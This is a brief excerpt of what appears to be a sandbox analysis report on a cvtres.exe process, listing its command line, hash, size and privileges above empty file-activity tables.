Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user~1\AppData\Local\Temp\RESBAD5.tmp" "c:\Users\user\AppData\Local\Temp\wwh3pdnv\CSC196797DCDE8F47A0A151AAD0920D1B.TMP"
Imagebase:	0x830000
File size:	43176 bytes
MD5 hash:	C09985AE74F0882F208D75DE27770DFA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

No disassembly